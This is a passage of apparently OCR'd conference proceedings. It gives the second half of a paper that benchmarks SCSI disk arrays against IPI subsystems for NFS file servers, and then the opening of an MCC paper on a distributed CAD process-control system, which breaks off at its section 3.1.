



Chart 2: A test-bench evaluation of SCSI-1 disk drive read performance. In this graphical analysis of the HP 97548 SCSI drive, curves 1–7 investigate the influence of five parameters on read performance: (1) synchronous and asynchronous bus transfers, (2) random and sequential access patterns, (3) sorted and unsorted seek queues, (4) read-ahead enabled and disabled, and (5) multiplicity of drives per SCSI channel. In particular, observe that SCSI random-access throughput scales almost linearly as more drives are added to the same SCSI channel (curves 5–7). As we will discover in section 4.3, normal IPI subsystems like the one in figure 2 exhibit much worse behavior. Note that the service time for a disk operation in milliseconds is simply the inverse of its operation rate in IOPS (which is plotted on the Y-axis, above).

## 4 SCSI and IPI Disk Subsystem Performance Comparison

### 4.1 The Anatomy of an NFS Operation—Measuring Transfer Rate & NFS Throughput

Figure 3 dissects the anatomy of an NFS *Read* operation from when the *Read* request is initiated on a client workstation until the *Read*'s 8 KB of data returns to the client from a disk. The resulting timing analysis is done in the context of an Auspex NetServer [Hitz90, Nelson91], a functional (asymmetric) multiprocessor NFS file server that uses SCSI disk arrays for its NFS storage subsystem (figure 2). The goal of this timing

analysis is to clearly demonstrate that the actual data-transfer time of an 8-KB NFS *disk* read is such a small part of overall *system-level* NFS *Read* time that the disk's transfer rate has low performance impact. This paper does not included a detailed examination of each timed step in figure 3. For the curious, these steps are elaborated in the original report [Nelson92].





**Figure 3: The anatomy of an uncached NFS *Read* operation.** The indicated 25.1 ms of total disk time dominates the overall 37.5 ms required for the complete client-to-server-to-client NFS *Read*. However, the disk data-transfer time for an 8-KB NFS block is only 3.3 ms of the 25.1 ms total disk time, or just 9% of the entire 37.5 ms client-to-server-to-client NFS *Read* time. This 9% transfer-rate contribution is not significant, and becomes *less* so as disk transfer rate increases further beyond 3.0 MB/s. Client workstation time is not included in the total time. The timings indicated for the NS 5000 are not estimates but were measured with software monitors and logic analyzers for Auspex software release 1.1. The disk timings are based on current-generation HP 97560 SCSI-2 drives [HP91a], not the C3010 in tables 1–2. The specifications for this 1.35-GB drive are: 800 µs overhead, 13.5 ms average seek, 7.5 ms latency (4,002 RPM), and 2.5 MB/s data-sector transfer rate. Ethernet timings are for transmission times assuming no access contention or collisions.

The analysis in figure 3 explicitly ignores all system-, controller-, and drive-level caching optimizations. This is necessary to study the influence of actual disk transfer rate: If a disk is not involved in an I/O operation because a cache-hit stepped conveniently into the way—at any level in the system—then transfer rate doesn't matter at all.

| Raw Transfer Rate | 8-KB Transfer Time | Total NFS *Read* Time | Δ Performance |
|---|---|---|---|
| 2.9 MB/s | 3.3 ms | 37.5 ms | Baseline |
| 3.0 MB/s | 3.2 ms | 37.3 ms | 0 % |
| 4.0 MB/s | 2.4 ms | 36.5 ms | +2 % |
| 6.0 MB/s | 1.6 ms | 35.7 ms | +5 % |
| 9.0 MB/s | 1.1 ms | 35.2 ms | +6 % |
| 12.0 MB/s | 0.8 ms | 35.0 ms | +7 % |

**Table 5: The influence of disk data-transfer rate on system-level NFS performance.** The 5% gain—i.e., reduction in total *Read* time—from using 6 MB/s drives is negligible. The transfer times shown are the data-transfer times for a 16-sector, 8-KB block. The total NFS *Read* time consists of a fixed, 34.2 ms portion (the sum of all but the data-transfer and client-workstation times in figure 3), to which the data-transfer time is added.

Table 5 shows the performance impact of increasing disk drive transfer rate on the system measured in figure 3. Note that a 6 MB/s SCSI drive would only improve performance by 5%, and a 12 MB/s drive by 7%. But even these improvements would be worthwhile *only on SCSI drives*: if an IPI subsystem were used instead of a SCSI disk array, random-access throughput would suffer greatly because of IPI channel-access contention, as discussed in section 3.4.2 and shown empirically later in section 4.3.

### 4.2 NFS Benchmarking, NFS IOPS, and the NFS Operation Mixture

Some simple fundamentals of NFS benchmark methodology are needed for the following sections that examine disk subsystem performance in the context of system-level NFS testing. The subject of NFS benchmarking is beyond the scope of this paper; this section repeats some definitions and descriptions from Horton's NFS study [Horton90].

NFS IOPS—I/O operations per second—are an NFS-specific measure of NFS load. NFS IOPS are computed by dividing the total number of NFS operations executed by a server (or client) in a given time interval by that time itself. These NFS throughput results are plotted as a function of average response times (e.g., chart 3). Each type of NFS operation—*Read, Write, Create, Remove, Lookup, GetAttr, SetAttr*, etc.—is counted as a single operation in the total operation count. For reference, a single DECstation 3100 or SPARCstation1 performing moderate NFS I/O (e.g., compiling remote sources) generates a load of 10–20 IOPS to an NFS server, depending on local disk and memory configuration.

The benchmark workloads used in this study consist of synthetic NFS traffic generated by a special-purpose NFS traffic generator. This traffic is generated to an operation distribution that corresponds to average NFS operation mixtures actually encountered on servers handling client workstations executing software development applications. The server disk traffic resulting from this synthetic NFS workload is distributed equally across initially-empty file systems on all tested disks.

### 4.3 Why IPI is Poor at NFS—Measuring Multiple IPI Drives per Controller

#### *4.3.1 Multiple Drives per Controller without Write Caching*

In section 3.4.2 we predicted that adding drives to the same IPI disk channel would less-than-linearly increase random-access throughput. Chart 3 is empirical proof of this counterintuitive hypothesis. For reasons of convenient access, Sun's SPARCserver IPI disk subsystem was used for this test. Similar results are expected from any sequentially-optimized IPI (or SMD) disk subsystem, although the relative ratios would change depending on a particular vendor's implementation.

This comparison is a system-level test—not an isolated disk subsystem test. The NFS load driving the server originates on workstations, so server network and CPU characteristics will play a part in the results. But from test trial to test trial in chart 3, only the number of disks was varied. Three drive configurations were tested on a 4/490—1, 2, and 4 drives, all on the same IPI controller. No asynchronous write-caching (buffering) was used—NFS *Write* operations are performed synchronously to disk. (A write-cache-equipped IPI subsystem was tested with similar results (at higher workloads), and so is not repeated here. The full report discuss the write-cache case [Nelson92].)

Here are the critical observations in chart 3:

- With only 1 drive, response times stay between 30–50 ms until about 80 NFS IOPS (measured at a response-time threshold of 70 ms) and then throughput levels off.
- With 2 drives, response times increase to 40–70 ms and throughput drops to about 65 NFS IOPS at a 70 ms response time. Random-access throughput and response time is worse for 2 drives than 1.
- With 4 drives, response times increase further, to 50–100 ms, and throughput drops further to about 55 NFS IOPS. Four drives are worse than 2 drives, because there are now 3 drives waiting for the 1 active drive on the IPI channel to finish.
- In total overload, at the response time region of 150–200 ms, 4-drive throughput exceeds 2-drive throughput, which exceeds 1-drive throughput. This is probably because each disk finally has enough queued work (in the controller) that whenever one drive finishes a data transfer, one of the waiting

disks (probably) has queued data under its heads and can begin transferring it immediately. But the high response times of this overload region are unacceptable for most applications.

- The negative throughput scaling in chart 3 is worse than expected. In general, a small *positive* but ever-diminishing (i.e., markedly sublinear) throughput *increase* should occur for each extra disk on a single channel. We speculate the tested 4/490 was optimized for "excessive" sequential read ahead, with very detrimental results on this small-block 8-KB NFS test as explained at the end of section 3.4.2. We were unable to find a test system with this better behavior when preparing the paper.





Chart 3: An NFS performance comparison of multiple IPI drives on a single IPI controller *without* write caching. Notice how the 4/490's NFS throughput actually *decreases*—and response times *increase*—as more disks are added to the same IPI channel. This is because of bottlenecked IPI channel access (perhaps including excessive and unnecessary read-ahead). Both this negative throughput scaling and the saturated-disk, 150-ms throughput crossover are explained in the text. All disk writes performed in this test are synchronous and not buffered asynchronously through fast stable storage such as a non-volatile RAM cache. The test configuration was a Sun 4/490 running SunOS 4.0.3 with one ISP-80 IPI-2 controller and 1–4 Seagate 8-inch IPI-2 disks.

These three IPI performance curves show our prediction that IPI disk subsystems do not exhibit good random-access performance unless there is a low drive-to-controller ratio—e.g., 1:1 or 2:1. This is an expensive proposition.

### 4.4 Why SCSI Disk Arrays Are Good for NFS

This section finishes our empirical disk subsystem investigations by examining the scalability of SCSI disk arrays as more drives are added. As chart 5 shows, it's possible to achieve nearly linear throughput scalability on NFS workloads. Once again, the benchmarked SCSI disk array is within an Auspex server. For readers familiar with Patterson and Katz's work on Redundant Arrays of Inexpensive Disks (RAID [Patterson88]), Auspex's disk arrays are organized in the simplest fashion: RAID 0 (independent disks) and RAID 1 (dual-disk mirroring)—no striped parity scheme is used. For NFS, which requires small-block random I/Os, RAID 0 and 1 work extremely well.

Chart 5 shows the scalability of the NetServer SCSI disk array over 4–16 disks and very high offered NFS loads. Disk array throughput scales nearly linearly (1.9:2.0, geometric mean) because of the disk-to-channel balance. This is outstanding: There must be no bottlenecks in the entire system to achieve this overall client-to-server NFS throughput linearity.





Chart 5: A scalability study of the SCSI disk arrays. In scaling a NetServer (NS 5000) from a 2-Ethernet, 4-drive system, to 4 nets and 8 drives, and 8 nets and 16 drives, the NetServer has a remarkably linear NFS throughput increase of 1.9 (geometric mean) per step. This demonstrates that SCSI disk arrays can provide almost perfectly scalable random-access throughput. The disk array can respond to this scaled-up load because drives are balanced with channels in a 2:1 ratio (and note that chart 2 lets us predict similar results for 3:1 and probably 4:1 ratios). This is possible because SCSI controllers are built into each drive and 10 channels are available on one board. (Notice that to supply scaled-up NFS workload to the server, extra Ethernets are needed as well, although they do not effect the disk subsystem.) A SPARCserver 490 is shown for NFS comparison. The Auspex test configuration was an NS 5000 running version 1.4 software and SunOS 4.1 with 2–16 HP 97560 1.35-GB SCSI-2 disks. The SPARCserver test configuration was a 4/490 running SunOS 4.1 with 24 NFSDs, Prestoserve 2.0, NC400 software 1.1, 3 Sun ISP-80 IPI-2 disk controllers, and 8 911-MB 6-MB/s IPI-2 disk drives.

## 5 Conclusion

This paper began with two thrusts: show that NFS file server disk traffic has a random—not sequential—access pattern and explore and explain the complex behavior of modern disk drives. The conclusions from these apparently dissimilar investigations were checked in a performance evaluation of IPI and SCSI disk subsystems in high-performance NFS file servers. The result is that SCSI disk arrays easily outperformed a contemporary, optimized IPI drive subsystem on NFS workloads. The SCSI subsystem also demonstrated nearly linear throughput scalability, a remarkable achievement given its low cost. This result has now

moved beyond upstart startup Auspex to traditional Unix vendors such as Data General, Silicon Graphics, and Sun. These companies now offer medium-capacity SCSI disk subsystems—in addition to IPI—for their file server products.

Some further conclusions and comments:

- Disk transfer rate is the *least* critical aspect of disk performance for NFS workloads in file servers using conventional extent-based file systems like the UFS Unix file system. Transfer rate is important for data-intensive compute-server applications where a small file is >> 100 KB.
- High per-disk random I/O rates and fully concurrent disk activities are essential for good NFS performance. SCSI disks have built-in controllers for concurrent, autonomous activity. IPI-2 disks do not.
- Disk array organization gives superior random I/O rates and can deliver extreme transfer rates (20–40 MB/s) with striping. Merchant-market SCSI disk-array controllers supporting this functionality can be readily built because of the sophisticated, standard SCSI interface ASICs available. These controllers have 5–10 SCSI channels per controller and are available from OEM vendors like NCR and Array Technologies.
- SCSI disk arrays have exceptional scalability, capacity, and performance. In large part, this is because of their built-in controllers and track buffering. But attractive pricing of both the SCSI disks and SCSI interface components—induced by high-volume shipments—is key as well.

These are the reasons why SCSI is better than IPI for NFS.

## 6 Acknowledgements

Many people contributed to the reviews or results of this paper. As well as the unnamed referees, they include: Eric Allman, Dave Anderson, Larry Copp, Andrew Foss, Raphael Frommer, Bill Horton, Ken Osterberg, John Ousterhout, and John Williams. Our special thanks go to Anderson, Copp, and Osterberg—from either Hewlett-Packard or Seagate—who provided timely, comprehensive, and accurate advance specifications.

## 7 References

[Cheng90] Yu-Ping Cheng.
*[SCSI] Disk Drive Performance.*
Internal Memorandum, Auspex Systems Inc., 22 June 1990.

[Hitz90] David Hitz, Guy Harris, James K. Lau, and Allan M. Schwartz.
Using Unix as One Component of a Lightweight Distributed Kernel for Multiprocessor File Servers.
*Proceedings of the Winter 1990 USENIX Conference*, Washington, DC, 23–26 January 1990.
Also Technical Report 5, Auspex Systems Inc., January 1990.

[Horton90] William A. Horton and Bruce Nelson.
*The Auspex NS 5000 and the Sun SPARCserver 490 in a One- and Two-Ethernet NFS Performance Comparison.*
Performance Report 2, Auspex Systems Inc., May 1990.

[Howard88] John H. Howard, Michael L. Kazar, Sherri G. Menees, David A. Nichols, M. Satyanarayanan, Robert N. Sidebotham, and Michael J. West.
Scale and Performance in a Distributed File System.
*ACM Transactions on Computer Systems* 6(1): 51–81, February 1988.

[HP89] Hewlett-Packard Company.
*HP 9754XS/D* SCSI *Disk Drives OEM Product Manual.*
Manual Order Number: HP 19530, August 1989.

[HP91a] Hewlett-Packard Company.
*HP 97556/58/60 5.25-inch SCSI Disk Drives Technical Reference Manual, Edition 2.*
HP Part # 5960-0115, June 1991.

[HP91b] Hewlett-Packard Company.
*HP C3007/09/10 5.25-inch SCSI Disk Drives Technical Reference Manual.*
Preliminary version, Disk Memory Division, Boise, Idaho, dated 31 October 1991.

[IBM91] Todd Anderson and Wesley Cook.
*0663 Hardware Specification, Preliminary Version 1.2.*
IBM Corporation, High Density Storage Products, Reference # 41B/114-2, 4 April 1991.

[IPI2] American National Standards Institute.
*American National Standard for Information Systems—*
*Intelligent Peripheral Interface 2 (IPI-2).*
Documents ANSI X3.129-1986 (physical) and X3.130-1986 (device).

[Kleiman86] Steven R. Kleiman.
Vnodes: An Architecture for Multiple File System Types in Sun Unix.
*Proceedings of the Summer 1986 USENIX Conference,* Atlanta, Georgia, June 1986.

[Lyon89] Bob Lyon and Russel Sandberg.
Breaking Through the NFS Performance Barrier.
*SunTech Journal* 2(4): 21–27, Autumn 1989.

[McKusick84] Marshall K. McKusick.
A Fast File System for Unix.
*Transactions on Computer Systems* 2(3): 181–97, August 1984.

[Nelson88] Michael N. Nelson, Brent B. Welch, and John K. Ousterhout.
Caching in the Sprite Network File System.
*ACM Transactions on Computer Systems* 6(1): 134–54, February 1988.

[Nelson91] Bruce Nelson.
An Overview of Functional Multiprocessing for NFS Network Servers.
*SunTech Journal* 4(1): 84–89, January 1991 (edited version).
Also Technical Report 1, sixth edition, Auspex Systems Inc., January 1992.

[Nelson92] Bruce Nelson and Yu-Ping Cheng.
*How and Why SCSI is Better than IPI for NFS.*
Technical Report 6, second edition, Auspex Systems Inc., January 1992.

[Patterson88] David A. Patterson, Garth Gibson, and Randy H. Katz.
A Case for Redundant Arrays of Inexpensive Disks (RAID).
*Proceedings of the ACM SIGMOD Conference,* pp. 109–16, 1–3 June 1988.

[Rosenblum90] Mendel Rosenblum and John K. Ousterhout.
The Design and Implementation of a Log-Structured File System.
*ACM Transactions on Computer Systems,* to appear in 1992.
Also *Operating Systems Review* 25(5): 1–15, October 1991.

[Sandberg85] Russel Sandberg, David Goldberg, Steve Kleiman, Dan Walsh, and Bob Lyon.
Design and Implementation of the Sun Network File System.
*Proceedings of the Summer 1985 USENIX Conference,* pp. 119–30, Portland, OR, June 1985.

[SCSI1] American National Standards Institute.
*American National Standard for Information Systems—*
*Small Computer System Interface (SCSI).*
Document ANSI X3.131-1986.
This SCSI specification should be read in conjunction with the *Common Command Set (CCS) of the Small Computer System Interface (SCSI),* ANSI document X3T9.2/85-52 (revision 4B).

[SCSI2] American National Standards Institute.
*Draft Proposed American National Standard for Information Systems—Small Computer System Interface (SCSI).*
Documents ANSI X3T9.2/86-109 (revision 10C) and X3T9/89-042.

[Seagate91] Seagate Technology.
*Seagate Product Family,* Elite specifications, p. 20, verbally augmented by telephone.
Publication # 1000-007, Spring 1991.

[Srinivasan89] V. Srinivasan and Jeffrey C. Mogul.
Spritely NFS: Experiments with Cache-Consistency Protocols.
*Operating Systems Review* 23(5): 45–57, December 1989.

## 8 Author Biographies

Bruce Nelson is director of technology at Auspex. Between 1977–82, Nelson was on the research staff of the Xerox Palo Alto Research Center (PARC), where he did pioneering work on distributed computer systems. He implemented the first and fastest remote procedure call (RPC) compilers (concepts now openly promulgated by Sun as ONC/RPC and OSF as DCE/RPC), developed and demonstrated practical optimization techniques for network protocol software, and built performance monitors for network file servers. Since PARC, Nelson has worked for both semiconductor and workstation companies, giving him a cross-spectrum understanding of computer systems issues. He joined Auspex in 1989, where he is responsible for product planning, benchmarking, and technology forecasting. He received his MS from Stanford University and his PhD from Carnegie-Mellon University, both degrees in computer science.

Y. P. Cheng is a senior designer at Auspex. Within the NetServer family, he is responsible for SCSI Storage Processor specifications and software, including virtual partitions and write acceleration. Prior to Auspex, Cheng was a principal engineer at Adaptec, responsible for Adaptec's SCSI-1 IC, disk controller, and host adapter products. He also worked at IBM for 14 years on the IBM 3330, 3340, 3350, and 3380 disk controller development projects. He received his MSCS degree from UCLA and his MBA from San Jose State in 1990.

Auspex Systems is located at 2952 Bunker Hill Lane, Santa Clara, California 95054 USA. Phone: 408/492-0900. Fax: 408/492-0909. EMail: {BNelson, YCheng}@Auspex.com or uunet!auspex!{bnelson, ycheng}.

This paper is set in Adobe Minion (a fine face) by Microsoft Word (a crufty compositor—no thanks, Bill).

The following are registered or unregistered trademarks of their respective holders: Adobe, Array Technologies, Auspex, DECstation, Data General, Ethernet, Functional Multiprocessing, Functional Multiprocessor, FMK, FMP, Hewlett-Packard, HP, IBM, Interphase, Interphase 400 Network Coprocessor, Macintosh, Minion, NCR, NetServer, NFS, NS 3000, NS 5000, Prestoserve, Seagate, Silicon Graphics, Solbourne, SPARCserver, SPARCstation, Sun, Unix, VME.

# Process Control and Communication in Distributed CAD Environments

*Douglas Rosenthal* *Wayne Allen* *Kenneth Fiduk*

*Microelectronics and Computer Technology Corporation (MCC)*
*3500 W. Balcones Center Dr.*
*Austin, TX 78759*

## Abstract

The MCC Computer-Aided Design (CAD) Framework Process Control System (PCS) provides distributed process control and communication services in heterogeneous network environments. The PCS also provides network-wide load balancing via an efficient and flexible process placement mechanism. The PCS services enable design tools and CAD framework components to leverage the resources of distributed computing networks, while supporting various degrees of interaction through distributed, real-time communication.

## 1. Introduction

With the increasing popularity and availability of low-cost, high-performance engineering workstations, today's CAD environments are being comprised of workstations with varying computing capabilities that are distributed on local area networks. In addition, CAD frameworks are being employed which provide such services as design data management and design methodology management to facilitate the integration of a variety of design tools into a single environment.

While the existence of a network of workstations provides CAD organizations with greater aggregate computing resources, conventional operating systems either do not support or only minimally support the distributed use of those resources by design tools and framework components. The MCC CAD Framework PCS provides this support through a substrate of services that facilitate the execution and inter-operation of design tools and framework components in a distributed manner. Using the PCS process placement and control services, computing resources can be more effectively utilized with respect to the resource requirements of individual users and design tools, which can reduce tool run times and thus reduce design cycle times. The PCS communication services enable network-wide tool/framework communication, which can be used to better coordinate the activities of design team members.

The following sections describe the PCS in detail. Section 2 describes the PCS network architecture. Sections 3, 4, and 5 describe the PCS network load balancing, process control, and process communication services, respectively. Section 6 provides performance measurements, and section 7 discusses current applications and future work. Finally, section 8 provides a summary.

## 2. PCS Network Architecture

While some systems provide services which attempt to optimize the use of network resources via initial process placement [1][2], only a few systems provide integrated process control and communication services [3][4]. Examples include the UCB Maitr'd system which illustrates the usefulness of distributing processes in a load-balancing manner, and the PIE system from CMU which demonstrates the benefits of using distributed process services in CAD applications.

To facilitate a more comprehensive use of distributed computing resources in CAD environments, the PCS architecture has been designed to integrate process placement, control, and communication services into a single system. These PCS services are accessible to client applications via a C-language procedural interface, the MCC

CAD Framework extension language (Scheme), and by UNIX[1] shell commands. The PCS services are based upon the Sun Open Network Computing (ONC)[2] Remote Procedure Call (RPC) software [5] and functions provided by UNIX, both of which have facilitated the porting of the PCS to a variety of workstation platforms.

The PCS services are realized by a network of PCS servers. A single PCS server resides on each network host, and can provide services to any client application in the network. The PCS servers also communicate with each other, as shown in Figure 1. The server operates as a privileged process, allowing it to manage multiple, concurrent processes for multiple users. When creating a process for a client application, the PCS initializes the new process's environment to that of the requesting process, and maintains state information about the process while it is executing. Each server also maintains a log file that can be used by system administrators to analyze PCS activity on a given host. In addition, the PCS includes network management utilities for installing and monitoring the PCS servers.




Figure 1. PCS Network Architecture

## 3. Network Load Balancing

The PCS provides a process placement service that can be used to balance the process load across a heterogeneous network of host machines. This service automatically selects a host for program execution in a manner that seeks to optimize the utilization of each machine in the network while satisfying the resource requirements of a given program. Such optimization improves the response time for executing processes, thereby improving user productivity as well.

### 3.1. Approach

